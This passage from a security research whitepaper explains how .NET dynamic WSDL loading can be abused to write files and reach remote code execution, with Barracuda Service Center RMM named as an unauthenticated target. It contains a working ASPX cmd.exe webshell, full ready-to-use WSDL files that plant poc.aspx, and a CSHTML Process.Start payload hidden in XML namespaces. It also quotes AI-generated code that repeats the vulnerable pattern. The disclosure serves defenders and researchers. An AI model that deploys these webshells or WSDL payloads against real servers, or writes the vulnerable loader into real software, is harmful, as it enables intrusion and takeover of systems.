    tempuri.org/", Use = SoapBindingUse.Literal, ParameterStyle = SoapPa
    public string TestMethod(string testarg)
    {
        object[] array = base.Invoke("TestMethod", new object[]
        {
            testarg
        });
        return (string)array[0];
    }
```

Finally, when we continue with the code flow, we will reach the *TestMethod* with the reflection and we will achieve the arbitrary file write.



```
    [SoapDocumentMethod("http://tempuri.org/TestMethod", RequestNamespac
      tempuri.org/", Use = SoapBindingUse.Literal, ParameterStyle = Soap
    public string TestMethod(string testarg)
    {
        object[] array = base.Invoke("TestMethod", new object[]
        {
            testarg
        });
        return (string)array[0];
    }
}
```

```
Call Stack
Name
03r1pr1g!TestService.TestMethod(string testarg) (IL=0x0000, Native=0x00007FFB59729FB0+0x35)
[Native to Managed Transition]
mscorlib.dll!System.Reflection.RuntimeMethodInfo.UnsafeInvokeInternal(object obj, object[] parameters, o
mscorlib.dll!System.Reflection.RuntimeMethodInfo.Invoke(object obj, System.Reflection.BindingFlags invok
mscorlib.dll!System.Reflection.MethodBase.Invoke(object obj, object[] parameters) (IL≈0x0000, Native=0x0
WsdlImportExecutePoc.exe!WsdlImportExecutePoc.Program.Run() (IL≈0x013F, Native=0x00007FFB58E67F80
```

To sum up, I have presented a sample code that:

- Imports WSDL contents.
- Auto-generates a new class that extends the *SoapHttpClientProtocol*.
- Invokes the selected method of the class through a reflection.
- And ultimately, allows to achieve the arbitrary file write.

This code sample was based on a real enterprise level application (which I will present later). I have reviewed several applications/tools using the dynamic WSDL loading functionality (including Microsoft codebases), and all of them were written in an almost identical way. The only difference that can be frequently observed in the applications is how they are delivering arguments to the invoked method. This is something that I will cover in the next chapters.

Dynamic WSDL Loading – Sample Claude Sonnet 4 Code

Before we move to the arguments delivery part, let's do some vibe coding and have a quick look at a sample code generated by Claude Sonnet 4. The prompt was as follows:

How to dynamically create a SOAP Client in .NET Framework application, when user delivers the WSDL file to the application?

It turns out that the *ServiceDescriptionImporter* and auto-generation of DLL is the main choice in .NET Framework. This is because it was a first pick for Claude. Its response:

Method 1: Using ServiceDescription and CodeDom (Most Common)

This approach generates proxy classes at runtime from the WSDL:

```
public class DynamicSoapClient
{
    public object CreateSoapClient(string wsdlUrl)
    {
        // Download WSDL
        WebClient client = new WebClient();
        Stream stream = client.OpenRead(wsdlUrl); // [1]

        // Parse WSDL
        ServiceDescription description = ServiceDescription.Read(stream); //
[2]

        // Import the service description
        ServiceDescriptionImporter importer = new ServiceDescriptionImporter();
        importer.ProtocolName = "Soap12";
        importer.Style = ServiceDescriptionImportStyle.Client;
        importer.CodeGenerationOptions =
CodeGenerationOptions.GenerateProperties;
        importer.AddServiceDescription(description, null, null);

        // Create namespace and compile unit
        CodeNamespace nmspace = new CodeNamespace();
        CodeCompileUnit unit = new CodeCompileUnit();
        unit.Namespaces.Add(nmspace);

        // Generate code
        ServiceDescriptionImportWarnings warning = importer.Import(nmspace,
unit); // [3]

        if (warning == 0)
        {
            // Compile the code
            CodeDomProvider provider =
CodeDomProvider.CreateProvider("CSharp"); // [4]
            CompilerParameters parameters = new CompilerParameters();
            parameters.GenerateExecutable = false;
            parameters.GenerateInMemory = true;
            parameters.ReferencedAssemblies.Add("System.dll");
            parameters.ReferencedAssemblies.Add("System.Web.Services.dll");
            parameters.ReferencedAssemblies.Add("System.Xml.dll");
            CompilerResults results =
provider.CompileAssemblyFromDom(parameters, unit); // [5]

            if (!results.Errors.HasErrors)
            {
                // Get the proxy type
                Assembly assembly = results.CompiledAssembly;
                Type proxyType = null;

                foreach (Type type in assembly.GetTypes()) // [6]
                {
                    if (type.BaseType == typeof(SoapHttpClientProtocol)) // [7]
                    {
                        proxyType = type;
                        break;
                    }
                }

                // Create instance of the proxy
                return Activator.CreateInstance(proxyType); // [8]
            }
            else
            {
                throw new Exception("Compilation errors: " + string.Join(", ",
                    Array.ConvertAll(results.Errors.Cast<CompilerError>().ToArr
ay(),
                    error => error.ErrorText)));
            }
        }
        else
        {
            throw new Exception("WSDL import warnings: " + warning);
        }
    }
}
```

Snippet 18 Dynamic WSDL Loading - Claude Sonnet 4 code

Even a quick glance at a code allows to claim that Claude generated code is very similar to the code from the previous examples. We can quickly analyze it though.

At *[1]*, the code will load the contents of WSDL from the user's URL.

At *[2]*, it loads the WSDL content using the *ServiceDescription*.

At *[3]*, it performs an import using the *ServiceDescriptionImporter*.

At *[4]*, it initializes a C# based *CodeDomProvider*.

At *[5]*, it generates a new assembly using the *CompileAssemblyFromDom* method.

At *[6]*, it iterates over types included in the auto-generated DLL.

At *[7]*, it checks if the base type of the current type is the *SoapHttpClientProtocol*. If yes, it will set it to the target type (*proxyType* object).

At *[8]*, it initializes our malicious *SoapHttpClientProtocol* with a public no-argument constructor.

One can see that the first choice of Claude is vulnerable to our invalid cast vulnerability. This is an additional proof that such a code can be frequently spotted in different codebases.

Dynamic WSDL Loading – Method Argument Preparation

We have already learnt that applications auto-generate DLL from the attacker's WSDL and they will try to invoke a method of our generated HTTP client proxy. We have also learnt that this part of the functionality will be typically implemented in a very similar way across multiple different codebases.

We have a last major part to review though, and this is a delivery of arguments to the proxy method. The typical scenario is as follows:

- Attacker delivers a malicious WSDL.
- Application generates a new HTTP client proxy class based on WSDL.
- Application selects method of a class to invoke through reflections (either based on attacker's choice or on its own).
- **Application prepares arguments for the method invocation.**
- Method gets invoked.

We will now focus on the highlighted part: "application prepares arguments for the method invocation".

I have seen this part implemented in several ways:

- Different deserialization mechanisms used to deserialize input arguments.
- Application expects the input arguments to be strings only. It accepts attacker's strings and passes them into the method invocation.
- Application invokes a SOAP method that accepts no input arguments – there is no argument preparation at all.

As you can see, the implementations vary from a more complex deserialization-based approaches, to the invocation with no arguments at all.

At this point, one can wonder: why there may be a deserialization needed for the arguments preparation? The answer is simple: WSDL allows you to define complex objects, which may be defined as an input to our method! Such objects may greatly help to achieve the Remote Code Execution through the arbitrary file write, but this will be discussed later. Let's focus on the theory now.

In our WSDL, we are delivering the following types definition.

```
<types>
  <s:schema elementFormDefault="qualified"
targetNamespace="http://tempuri.org">
    <s:element name="poc"> <!-- [1] -->
      <s:complexType>
        <s:sequence>
          <s:element name="inputarg" type="tns:complex" /> <!-- [2] -->
        </s:sequence>
      </s:complexType>
    </s:element>
    <s:element name="pocResponse">
      <s:complexType>
        <s:sequence>
          <s:element name="pocResult" type="s:string" />
        </s:sequence>
      </s:complexType>
    </s:element>
    <s:complexType name="complex"> <!-- [3] -->
      <s:simpleContent>
        <s:extension base="s:string"> <!-- [4] -->
          <s:attribute name="someattribute" type="s:string" /> <!-- [5] -->
        </s:extension>
      </s:simpleContent>
    </s:complexType>
  </s:schema>
</types>
```

Snippet 19 Sample WSDL with complex object

At *[1]*, we have a *poc* method defined.

At *[2]*, we specify the argument called *inputarg*. We set its type to the *complex*.


At *[3]*, we are defining a *complex* type.

At *[4]*, we define its base input (which is of type *string*).

At *[5]*, we define its additional argument, which is of type *string* too.

Depending on the options used in the *ServiceDescriptionImporter*, this *complex* class will be generated in a slightly different way. The most common approach is to have it compatible with the *XmlSerializer* though.

Let's have a look at the auto-generated DLL, when we have used the WSDL with the aforementioned types.



```
qfaos1im (0.0.0.0)
  qfaos1im.dll
    Type References
    References
    { } -
      <Module> @02000001
      complex @02000003
        Base Type and Interfaces
        Derived Types
        complex() : void @06000007
        someattribute : string @170000
        Value : string @17000002
        someattributeField : string @04
        valueField : string @04000002
      PocService1 @02000002
        Base Type and Interfaces
        Derived Types
        PocService1() : void @06000001
        poc(complex) : string @060000
```

It can be seen that the DLL contains two classes now:

- *PocService1*, which is our proxy class.
- *complex*, which is an input to the *PocService1.poc* method.

Finally, we can have a look at the auto-generated code for *complex* now.

```
[XmlType(Namespace = "http://tempuri.org")]
[GeneratedCode("WsdlImportExecutePoc", "1.0.0.0")]
[Serializable]
public class complex
{
    [XmlAttribute]
    public string someattribute
    {
        get
        {
            return this.someattributeField;
        }
        set
        {
            this.someattributeField = value;
        }
    }

    [XmlText]
    public string Value
    {
        get
        {
            return this.valueField;
        }
        set
        {
            this.valueField = value;
        }
    }

    private string someattributeField;

    private string valueField;
}
```

Snippet 20 Sample auto-generated complex object

We can see that the class has a *Serializable* attribute and it contains public members with *XmlText* and *XmlAttribute* tags. In general, this class can be deserialized using various different deserializers! It shows that the *ServiceDescriptionImporter* approach is very elastic and gives developers a lot of flexibility while preparing arguments to their SOAP invocations.

Why does attacker needs such a functionality in a first place? Complex objects allow us to define attributes for the XML tags included in the SOAP message, and this is extremely beneficial for the exploitation. For instance, without the complex object (simple input argument of *string* type), we could have generated a following SOAP message (namespaces were removed for readability):

```
<soap:Envelope>
  <soap:Body>
    <attackerMethodName>
      <attackerArgument>
        attacker input
      </attackerArgument>
    </attackerMethodName>
  </soap:Body>
```

```
</soap:Envelope>
```

Snippet 21 Sample SOAP message written through HTTP client proxy

The attacker may be able to control several tags (method name, argument name) and a value given to the argument tags. We have no control over the attributes.

On the other hand, if the application implements some deserialization for the method input arguments, one can deliver complex objects with attributes defined. It allows us to inject attributes into the XML message, which may help to achieve Remote Code Execution. Sample SOAP message:

```
<soap:Envelope>
  <soap:Body>
    <attackerMethodName>
      <attackerArgument attackerAttribute="andattackervalue">
        attacker input
      </attackerArgument>
    </attackerMethodName>
  </soap:Body>
</soap:Envelope>
```

Snippet 22 Sample SOAP message with attribute included

At the time of the writing, I have seen two major ways in which the application was deserializing the input arguments.

Arguments Deserialization – XmlSerializer Approach

The first approach that I have seen is based on the *XmlSerializer*. It makes complete sense, as the auto-generated complex object are prepared in such a way that they are compatible with the *XmlSerializer*.

The sample code looks as follows:

```
MethodInfo methodInfo = importedService.GetMethod(methodName);
ParameterInfo[] parameterInfos = methodInfo.GetParameters();

object[] parameters = new object[parameterInfos.Length];

for (int i = 0; i < parameterInfos.Length; i++)
{
    XmlSerializer serializer = new
XmlSerializer(parameterInfos[i].ParameterType);

    MemoryStream ms = new MemoryStream();
    byte[] data = Encoding.ASCII.GetBytes(parametersValue[0]);
    ms.Write(data, 0, data.Length);
    ms.Position = 0;
    parameters[i] = serializer.Deserialize(ms);
}
```

Snippet 23 Sample deserialization of arguments with XmlSerializer

It is quite straightforward. This code just iterates over argument types, creates the instance of *XmlSerializer* based on the current type and deserializes it using attacker's values.

One can notice that such an approach would be dangerous if the attacker had a full control over the argument types. If the dynamic WSDL loading functionality is correctly implemented though, one shouldn't be able to control those types.

Arguments Deserialization – Setter Based Approach

Second popular choice is to use a setter-based approach, which is known from multiple different serializers (especially the ones based on XML and JSON).

In this case, the application will:

- Invoke a no-argument constructor of a generated class to instantiate it.
- Set its values through a reflection (setter).

Practical Exploitation of Dynamic WSDL Loading – Webshell Uploads

In this chapter, I will present several practical approaches that allowed me to abuse the dynamic WSDL loading (and auto-generation of HTTP client proxies) to achieve a full Remote Code Execution on several different applications. I have divided a practical exploitation section into three main scenarios that I have been abusing.

Please note that I have exploited every single web application that I have found using the Dynamic WSDL Loading functionality. I have been able to exploit each of them using one of the three techniques that I will present in the next subchapters. However, you may spot an application that could not be exploited with those techniques (e.g. CSHTML cannot be applied). I guess that it would be a time to develop a new exploitation primitive.

Nevertheless, these techniques cover three typical exploitation scenarios, starting with the easiest one and ending with the one that may seem to be unexploitable (although it is):

- Upload of ASPX webshell when application deserializes arguments given to the invoked method.
- Upload of CSHTML webshell when application accepts attacker-controlled simple arguments (like *string*).
- Upload of CSHTML webshell (or e.g. PowerShell script), when attacker has no control over the arguments.

Practical Exploitation of Dynamic WSDL Loading – ASPX Webshell With Complex Objects

The main objective for most applications is to upload the ASPX webshell. This is because it should be handled by most applications.

We have already covered that this is a hard task to do through a SOAP client proxy, because some special characters (like < needed for the <% code block definition) will be encoded.

Everything changes in the dynamic WSDL loading scenario, because we have a huge control over the SOAP XML structure. This means that we can control the tag names included in the SOAP message (through e.g., argument name), and sometimes we can even control the attributes.

Now imagine that we are delivering the WSDL, which will lead to a generation of the following SOAP message:

```
<soap:Envelope>
  <soap:Body>
    <someMethod>
      <script runat="server">
       protected void Page_Load(object sender, EventArgs e)
{
      System.Diagnostics.ProcessStartInfo processStartInfo = new
System.Diagnostics.ProcessStartInfo();
      processStartInfo.FileName = "cmd.exe";
      processStartInfo.Arguments = "/c " + Request.QueryString["cmd"];
      processStartInfo.RedirectStandardOutput = true;
      processStartInfo.UseShellExecute = false;

      System.Diagnostics.Process process =
System.Diagnostics.Process.Start(processStartInfo);
      using (System.IO.StreamReader streamReader = process.StandardOutput)
      {
             string ret = streamReader.ReadToEnd();
             Response.Clear();
             Response.Write(ret);
             Response.End();
      }
}
      </script>
    </someMethod>
  </soap:Body>
</soap:Envelope>
```

Snippet 24 Sample ASPX webshell uploaded with SoapHttpClientProtocol

This is a structure that is completely feasible to achieve, when we control the WSDL and the generated *SoapHttpClientProtocol*. There is a single requirement though: the application needs to retrieve the method input arguments through the deserialization/reflections. This is because we need to be able to deliver complex objects, as an input to the invoked SOAP client proxy method. Otherwise, we will not be able to specify arbitrary attributes for the tags.

This exploitation technique had been used against Barracuda Service Center RMM and you can find an exemplary exploitation in one of the next chapters of this whitepaper.

To deliver a proper WSDL structure, we need to:

- Define a complex type, which will be an input argument to the method
- This type needs to have a "base" value of type *string* – this base value will be written as a value inside the XML tag, like *<tag>value</tag>*.
- This type also needs to have an attribute defined (of type *string*). We can set the attribute name to "runat" and hard-code its value to "server" through the *fixed* attribute.


This is an exemplary type definition, that allows to create a SOAP message with the *<script runat="server">* tag included:

```
<types>
  <s:schema elementFormDefault="qualified"
targetNamespace="http://tempuri.org">
    <s:element name="poc">
      <s:complexType>
        <s:sequence>
        <s:element name="script" type="tns:scriptattr" />
        </s:sequence>
      </s:complexType>
    </s:element>
    <s:element name="pocResponse">
      <s:complexType>
        <s:sequence>
          <s:element name="pocResult" type="s:string" />
        </s:sequence>
      </s:complexType>
    </s:element>
    <s:complexType name="scriptattr">
      <s:simpleContent>
        <s:extension base="s:string">
          <s:attribute name="runat" type="s:string" fixed="server" />
        </s:extension>
      </s:simpleContent>
    </s:complexType>
  </s:schema>
```

```
</types>
```

Snippet 25 Sample WSDL type declaration for ASPX webshell upload

When one analyzes the auto-generated *scriptattr* class, they will notice that the *runat* attribute is already set in the constructor.



```
public class scriptattr
{
    public scriptattr()
    {
        this.runatField = "server";
    }
```

In such a way, we may abuse the dynamic WSDL loading to achieve a Remote Code Execution through the ASPX webshell upload.

Full sample of SOAP1.2 WSDL:

```
<?xml version="1.0" encoding="utf-8"?>
<definitions xmlns:soap12="http://schemas.xmlsoap.org/wsdl/soap12/"
             xmlns:tns="http://tempuri.org"
             xmlns:s="http://www.w3.org/2001/XMLSchema"
             targetNamespace="http://tempuri.org"
             xmlns="http://schemas.xmlsoap.org/wsdl/">

  <types>
    <s:schema elementFormDefault="qualified"
targetNamespace="http://tempuri.org">
      <s:element name="poc">
        <s:complexType>
          <s:sequence>
          <s:element name="script" type="tns:scriptattr" />
          </s:sequence>
        </s:complexType>
      </s:element>
      <s:element name="pocResponse">
        <s:complexType>
          <s:sequence>
            <s:element name="pocResult" type="s:string" />
          </s:sequence>
        </s:complexType>
      </s:element>
      <s:complexType name="scriptattr">
        <s:simpleContent>
          <s:extension base="s:string">
            <s:attribute name="runat" type="s:string" fixed="server" />
          </s:extension>
        </s:simpleContent>
      </s:complexType>
    </s:schema>
  </types>

  <message name="pocSoap12In">
    <part name="parameters" element="tns:poc" />
  </message>
  <message name="pocSoap12Out">
    <part name="parameters" element="tns:pocResponse" />
  </message>

  <portType name="PocServiceSoap12">
    <operation name="poc">
      <input message="tns:pocSoap12In" />
      <output message="tns:pocSoap12Out" />
    </operation>
  </portType>

  <binding name="PocServiceSoap12" type="tns:PocServiceSoap12">
    <soap12:binding transport="http://schemas.xmlsoap.org/soap/http" />
    <operation name="poc">
      <soap12:operation soapAction="http://tempuri.org/poc" style="document" />
      <input><soap12:body use="literal" /></input>
      <output><soap12:body use="literal" /></output>
    </operation>
  </binding>

  <service name="PocService1">
    <port name="PocServiceSoap12" binding="tns:PocServiceSoap12">
      <soap12:address location="file:///Users/Public/poc.aspx" />
    </port>
  </service>

</definitions>
```

Snippet 26 Full SOAP1.2 WSDL for ASPX webshell upload

Full sample of SOAP1.1 WSDL:

```
<?xml version="1.0" encoding="utf-8"?>
<definitions xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
             xmlns:tns="http://tempuri.org"
             xmlns:s="http://www.w3.org/2001/XMLSchema"
             targetNamespace="http://tempuri.org"
             xmlns="http://schemas.xmlsoap.org/wsdl/">
```

```
  <types>
    <s:schema elementFormDefault="qualified"
targetNamespace="http://tempuri.org">
      <s:element name="poc">
        <s:complexType>
          <s:sequence>
          <s:element name="script" type="tns:scriptattr" />
          </s:sequence>
        </s:complexType>
      </s:element>
      <s:element name="pocResponse">
        <s:complexType>
          <s:sequence>
            <s:element name="pocResult" type="s:string" />
          </s:sequence>
        </s:complexType>
      </s:element>
      <s:complexType name="scriptattr">
        <s:simpleContent>
          <s:extension base="s:string">
            <s:attribute name="runat" type="s:string" fixed="server" />
          </s:extension>
        </s:simpleContent>
      </s:complexType>
    </s:schema>
  </types>

  <message name="pocSoapIn">
    <part name="parameters" element="tns:poc" />
  </message>
  <message name="pocSoapOut">
    <part name="parameters" element="tns:pocResponse" />
  </message>

  <portType name="PocServiceSoap">
    <operation name="poc">
      <input message="tns:pocSoapIn" />
      <output message="tns:pocSoapOut" />
    </operation>
  </portType>

  <binding name="PocServiceSoap" type="tns:PocServiceSoap">
    <soap:binding transport="http://schemas.xmlsoap.org/soap/http" />
    <operation name="poc">
      <soap:operation soapAction="http://tempuri.org/poc" style="document" />
      <input><soap:body use="literal" /></input>
      <output><soap:body use="literal" /></output>
    </operation>
  </binding>

  <service name="PocService1">
    <port name="PocServiceSoap" binding="tns:PocServiceSoap">
      <soap:address location="file:///Users/Public/poc.aspx" />
    </port>
  </service>

</definitions>
```

Snippet 27 Full SOAP1.1 WSDL for ASPX webshell upload

Practical Exploitation of Dynamic WSDL Loading – CSHTML Webshell With Simple Argument Control

In the second example of exploitation, we may be only able to deliver some simple argument types to the method invocation, like integers or strings. We can simplify the WSDL types definition then:

```
<types>
  <s:schema elementFormDefault="qualified"
targetNamespace="http://tempuri.org">
    <s:element name="poc">
      <s:complexType>
        <s:sequence>
          <s:element name="test" type="s:string" />
        </s:sequence>
      </s:complexType>
    </s:element>
    <s:element name="pocResponse">
      <s:complexType>
        <s:sequence>
          <s:element name="pocResult" type="s:string" />
        </s:sequence>
      </s:complexType>
    </s:element>
  </s:schema>
</types>
```

Snippet 28 Sample WSDL types definition - method with a single argument of string type

This scenario requires no additional explanation. When the *SoapHttpClientProtocol* based proxy is created and its *poc* method is invoked with the string argument that we can control, we just need to provide a simple CSHTML payload (like *@{maliciouscodehere}*). Then we need to upload an appropriate file with the *cshtml* extension and finish our Remote Code Execution chain.

Sample execution of this exploitation primitive can be seen in the chapter related to the Umbraco CMS vulnerability.

Practical Exploitation of Dynamic WSDL Loading – CSHTML Webshell With No Argument Control

This is the hardest and the most challenging example of exploitation. So far, I have been showing examples of exploitation where the attacker had at least a partial control over the arguments. This makes sense – we can control some strings passed to the SOAP message, thus we can inject our malicious payload (CSHTML or ASPX code blocks).

What about the cases, where:

- Dynamic WSDL loading functionality passes no arguments to the client proxy method.
- We cannot control arguments that are passed to the client proxy method (for instance, they are hard-coded).
- We can control arguments that are passed, but they are not *string* (but e.g., an integer).

This looks like a hopeless example, where the attacker is unable to inject any payload. This is not true though. One needs to remember that the attacker is always able to control one more fragment of the SOAP message: **the namespace of our method or argument**.

I realized that .NET Framework expects namespaces to be valid URLs (of course). It means that we are almost always able to deliver a lot of special characters, right after the *?* character (which signals the beginning of the query string). There are some limitations:

- We still cannot use < character, as it will be encoded.
- We cannot use the double quote *“* character, as it will lead to some internal exceptions.

Nevertheless, this is still enough to upload a **valid CSHTML webshell or even a valid PowerShell script**!

In our namespace, we can deliver a namespace like this:

targetNamespace=”http://tempuri.org/?@{System.Diagnostics.Process.Start(new string(new char[]{'c','m','d'}),new string(new char[]{'/','c',' ','n','o','t','e','p','a','d'}));}”

We can see that :

- It consists of a valid HTTP URL.
- Where we have appended the *?* character to begin the query string.
- After the query string declaration, we have provided the *@{}* block, which starts the CSHTML code block.
- Inside, we have defined the invocation of *Process.Start* method, which will execute OS command.


- Instead of using the prohibited double quotes, we have used single quotes and char arrays concatenation.

Below, one can find a full WSDL example for SOAP 1.2 (you can of course adjust it for version 1.1). Here, the *poc* method does not accept any arguments, but the malicious code will be injected through a namespace.

```
<?xml version="1.0" encoding="utf-8"?>
<definitions xmlns:soap12="http://schemas.xmlsoap.org/wsdl/soap12/"
             xmlns:tns="http://tempuri.org/?@{System.Diagnostics.Process.Start(
new string(new char[]{'c','m','d'}),new string(new char[]{'/','c','
','n','o','t','e','p','a','d'}));}"
             xmlns:s="http://www.w3.org/2001/XMLSchema"
             targetNamespace="http://tempuri.org/?@{System.Diagnostics.Process.
Start(new string(new char[]{'c','m','d'}),new string(new char[]{'/','c','
','n','o','t','e','p','a','d'}));}"
             xmlns="http://schemas.xmlsoap.org/wsdl/">

  <types>
    <s:schema elementFormDefault="qualified"
targetNamespace="http://tempuri.org/?@{System.Diagnostics.Process.Start(new
string(new char[]{'c','m','d'}),new string(new char[]{'/','c','
','n','o','t','e','p','a','d'}));}">
      <s:element name="poc">
        <s:complexType>
          <s:sequence>
          </s:sequence>
        </s:complexType>
      </s:element>
      <s:element name="pocResponse">
        <s:complexType>
          <s:sequence>
            <s:element name="pocResult" type="s:string" />
          </s:sequence>
        </s:complexType>
      </s:element>
    </s:schema>
  </types>

  <message name="Test12In">
    <part name="parameters" element="tns:poc" />
  </message>
  <message name="Test12Out">
    <part name="parameters" element="tns:pocResponse" />
  </message>
  <message name="Test12InInit">
    <part name="parameters" element="tns:InitAVNew" />
  </message>
  <message name="Test12OutInit">
    <part name="parameters" element="tns:InitAVNewResponse" />
  </message>

  <portType name="TestSoap12">
    <operation name="poc">
      <input message="tns:Test12In" />
      <output message="tns:Test12Out" />
      </operation>
  </portType>

  <binding name="TestSoap12" type="tns:TestSoap12">
    <soap12:binding transport="http://schemas.xmlsoap.org/soap/http" />
    <operation name="poc">
      <soap12:operation
soapAction="http://tempuri.org/?@{System.Diagnostics.Process.Start(new
string(new char[]{'c','m','d'}),new string(new char[]{'/','c','
','n','o','t','e','p','a','d'}));}/poc" style="document" />
      <input><soap12:body use="literal" /></input>
      <output><soap12:body use="literal" /></output>
    </operation>
  </binding>

  <service name="Test">
    <port name="TestSoap12" binding="tns:TestSoap12">
      <soap12:address location="file:///Users/Public/poc.cshtml" />
    </port>
  </service>

</definitions>
```

Snippet 29 Sample WSDL with CSHTML webshell injected in namespace

In a result, we will see the following *poc.cshtml* file uploaded.



```
C: > Users > Public > <> poc.cshtml
<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://www.w3.org/
2003/05/soap-envelope" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><poc xmlns="http://tempuri.
org/?@{System.Diagnostics.Process.Start(new string(new char[]{'c','m','d'}),new
string(new char[]{'/','c',' ','n','o','t','e','p','a','d'}));}" /></soap:Body></
soap:Envelope>
```

This is a valid CSHTML webshell and the attacker code will be successfully executed upon the execution. In such a way, one can fully exploit this very restrictive scenario (no arguments passed to a SOAP method) and still achieve Remote Code Execution.

Another example: one can use the *$(script)* syntax, to deliver a malicious PowerShell script within the namespace (upload of a valid *ps* file may sometimes create nice exploitation possibilities).

Examples of Vulnerable Applications

In this chapter, I will cover the applications (both web and desktop ones) and tools that I have found to be exploitable with this technique. There is a single chapter for every product, each will contain:

- Summary.
- Technical details (dynamic WSDL loading code and arguments control).
- Proof of Concept.

Barracuda Service Center RMM – Unauthenticated Remote Code Execution Through ASPX Upload (WT-2025-0086)

Summary

Barracuda Service Center is a popular Remote Monitoring and Management software that is widely used across different enterprises. It exposes a SOAP endpoint that requires no authentication and generates the *SoapHttpClientProtocol* client proxy from the attacker-controlled WSDL. It also deserializes the input arguments using *XmlSerializer*, what allows to upload a fully operational ASPX webshell.

Technical details

Barracuda Service Center exposes the *InvokeRemoteMethod* SOAP API endpoint (no authentication required). It accepts several input arguments, including:

- URL to WSDL (HTTP supported).
- Name of the SOAP method to invoke.
- Input arguments to the method.

```
public XmlDocument InvokeRemoteMethod(string urlwsdl, string wsmethod, object[]
invalues, string[] dllincludes, bool usecredentials)
{
    XmlDocument xdoc = new XmlDocument();
    wsdl_compiler_tk comp = new wsdl_compiler_tk(urlwsdl, wsmethod, invalues);
// [1]
    //...
    if (comp.DynamicLoad()) // [2]
    {
        xdoc = comp.InvokeWebMethod(); // [3]
    }
    //...
}
```

Snippet 30 Barracuda Service Center - InvokeRemoteMethod API endpoint

At *[1]*, the code initializes the object of *wsdl_compiler_tk* type. Its constructor accepts attacker-controlled inputs, like URL to the WSDL file or the method to invoke.

At *[2]*, the *DynamicLoad* method is invoked. It prepares the SOAP client proxy on the basis of the WSDL.

At *[3]*, it calls the *InvokeWebMethod*, which will deserialize input arguments and invoke the selected SOAP proxy method.

Let's kick off with the *DynamicLoad* method fragments.

```
public bool DynamicLoad()
{
    ServicePointManager.ServerCertificateValidationCallback = new
RemoteCertificateValidationCallback(scnoc_utils.ValidateServerCertificate);
    bool result;
    try
    {
        WebRequest webRequest = WebRequest.Create(this.wsdlurl); // [1]
        //...
        ServiceDescription serviceDescription =
ServiceDescription.Read(webRequest.GetResponse().GetResponseStream()); // [2]
        string serviceName = serviceDescription.Services[0].Name;
        //...
        ServiceDescriptionImporter serviceDescriptionImporter = new
ServiceDescriptionImporter();
        serviceDescriptionImporter.AddServiceDescription(serviceDescription,
string.Empty, string.Empty);
        serviceDescriptionImporter.ProtocolName = "Soap";
        serviceDescriptionImporter.CodeGenerationOptions =
CodeGenerationOptions.GenerateProperties;
        CodeNamespace nameSpace = new CodeNamespace();
        CodeCompileUnit codeCompileUnit = new CodeCompileUnit();
        codeCompileUnit.Namespaces.Add(nameSpace);
        if (serviceDescriptionImporter.Import(nameSpace, codeCompileUnit) ==
(ServiceDescriptionImportWarnings)0) // [3]
        {
            CodeTypeDeclarationCollection codeTypeDeclarations =
nameSpace.Types;
            for (int idx = 0; idx < codeTypeDeclarations.Count; idx++)
            {
                if (codeTypeDeclarations[idx].Name.EndsWith("wse",
StringComparison.CurrentCultureIgnoreCase))
                {
                    nameSpace.Types.Remove(codeTypeDeclarations[idx]);
                }
            }
            StringWriter strWriter = new
StringWriter(CultureInfo.CurrentCulture);
            CSharpCodeProvider csharpCodeProvider = new CSharpCodeProvider();
            csharpCodeProvider.GenerateCodeFromNamespace(nameSpace, strWriter,
new CodeGeneratorOptions());
            CompilerParameters param = new
CompilerParameters(this.assemblyrefs)
            {
                GenerateExecutable = false,
                GenerateInMemory = true,
                TreatWarningsAsErrors = false,
                WarningLevel = 4
            };
